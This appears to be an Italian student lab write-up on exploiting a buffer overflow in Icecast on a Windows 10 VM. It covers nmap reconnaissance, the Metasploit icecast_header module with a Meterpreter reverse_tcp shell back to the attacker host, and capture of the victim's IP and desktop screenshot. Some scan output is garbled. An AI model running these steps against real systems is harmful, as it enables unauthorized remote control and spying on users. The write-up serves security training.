S7L4 Hacking Windows

Introduzione e Obiettivi

L'obiettivo di questo esercizio è sfruttare una vulnerabilità presente in Icecast, un server multimediale open-source, per ottenere una sessione Meterpreter su una macchina Windows 10. Una volta stabilita la sessione, ci prefiggiamo di:

Recuperare l'indirizzo IP della macchina vittima.

Catturare uno screenshot del desktop della vittima tramite Meterpreter.

Icecast è un software utilizzato per lo streaming audio su Internet. Tuttavia, alcune versioni (ad esempio, Icecast 2.0.1) presentano una vulnerabilità di tipo buffer overflow nel gestore delle richieste HTTP. Questa debolezza permette a un attaccante di eseguire codice arbitrario sul sistema target, aprendo la porta a un potenziale controllo remoto.

Per raggiungere gli obiettivi, utilizzeremo strumenti come ping, nmap e il framework Metasploit, che include un exploit specifico per questa vulnerabilità.

Descrizione dell'Esercizio

1. Verifica della connettività con il target:

Prima di procedere con l'exploit, abbiamo verificato che la macchina vittima fosse raggiungibile dalla nostra macchina Kali Linux. Per fare ciò, abbiamo utilizzato il comando ping:

ping 192.168.50.153

Il risultato ha confermato che la macchina vittima era attiva e raggiungibile sulla rete.

2. Scansione delle porte con Nmap

Successivamente, abbiamo eseguito una scansione delle porte aperte sulla macchina vittima utilizzando nmap con l'opzione -sV per identificare i servizi in esecuzione:

nmap -sV 192.168.50.153

```
$ nmap -sV 192.168.50.153
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-13 09:43 EDT
Nmap scan report for 192.168.50.153
Host is up (0.0046s latency).
Not shown: 981 closed tcp ports (reset)
PORT STATE SERVICE VERSI
                                         VERSTON
        open echo
open discard?
7/tcp
9/tcp
13/tcp open day 1...
17/tcp open qotd
19/tcp open chargen
open http
                                    Microsoft Windows International daytime
                                        Windows qotd (English)
19/tcp open chargen
80/tcp open http Microsoft IIS httpd 10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open msmg?
1801/tcp open msmq?
2103/tcp open msrpc
                                       Microsoft Windows RPC
                           Microsoft Windows RPC
2105/tcp open msrpc
2107/tcp open msrpc
3389/tcp open ssl/ms-wbt-server?
                                        Microsoft Windows RPC
5432/tcp open postgresql?
8000/tcp open http
                                        Icecast streaming media server
8009/tcp open ajp13
                                      Apache Jserv (Protocol v1.3)
8080/tcp open http
                                        Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open ssl/https-alt
MAC Address: 08:00:27:7D:67:01 (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.16 seconds
```

La scansione ha rivelato che Icecast era in ascolto sulla porta 8000, confermando che il servizio era attivo e vulnerabile.

3. Configurazione e lancio dell'exploit con Metasploit

Abbiamo avviato Metasploit (msfconsole) e cercato l'exploit per Icecast: search icecast

Abbiamo selezionato l'exploit exploit/windows/http/icecast_header e impostato i parametri necessari:

RHOSTS: Indirizzo IP della macchina vittima.

LHOST: Indirizzo IP della nostra macchina Kali Linux.

Payload: windows/meterpreter/reverse tcp.

```
msf6 exploit(windows/http/icccast_header) > set RHOSTS 192.168.50.153
RHOSTS ⇒ 192.168.50.153
msf6 exploit(windows/http/icccast_header) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icccast_header) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.153
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.153:49484) at 2025-03-13 09:50:34 -0400
```

Dopo aver configurato i parametri, abbiamo lanciato l'exploit: exploit

L'exploit è stato eseguito con successo, stabilendo una sessione Meterpreter sulla macchina vittima.

4. Recupero dell'indirizzo IP della vittima

Una volta ottenuta la sessione Meterpreter, abbiamo recuperato l'indirizzo IP della macchina vittima utilizzando il comando:

meterpreter > ifconfig


```
meterpreter > ifconfig
Interface 1
            : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
            : 4294967295
MTU
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff
Interface 3
            : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
            : 1280
IPv6 Address : fe80::5efe:c0a8:3299
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff
Interface 4
            : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:7d:67:01
MTU
            : 1500
IPv4 Address : 192.168.50.153
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8404:9829:5c01:8ac3
IPv6 Netmask : ffff:ffff:ffff:
Interface 5
            : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
IPv6 Address : 2001:0:2851:782c:1035:2599:b0d7:26a0
IPv6 Netmask : ffff:ffff:ffff::
IPv6 Address : fe80::1035:2599:b0d7:26a0
IPv6 Netmask : ffff:ffff:ffff:
```

5. Cattura dello screenshot

Infine, abbiamo catturato uno screenshot del desktop della vittima con il comando: meterpreter > screenshot

```
meterpreter > screenshot
Screenshot saved to: /home/kali/UvniPxeY.jpeg
meterpreter > exit
```

Lo screenshot è stato salvato nella directory corrente di Kali Linux.



Conclusioni

Questo esercizio ha dimostrato come una vulnerabilità nota in Icecast possa essere sfruttata per ottenere il controllo remoto di una macchina Windows 10. Utilizzando strumenti come ping, nmap e Metasploit, siamo stati in grado di identificare il servizio vulnerabile, eseguire l'exploit e completare gli obiettivi prefissati (recupero dell'indirizzo IP e cattura di uno screenshot).

È importante sottolineare che tali tecniche devono essere utilizzate esclusivamente in ambienti controllati e autorizzati, poiché lo sfruttamento di vulnerabilità senza permesso costituisce un reato. La sicurezza informatica richiede una conoscenza approfondita delle minacce per proteggere efficacemente i sistemi dalle intrusioni.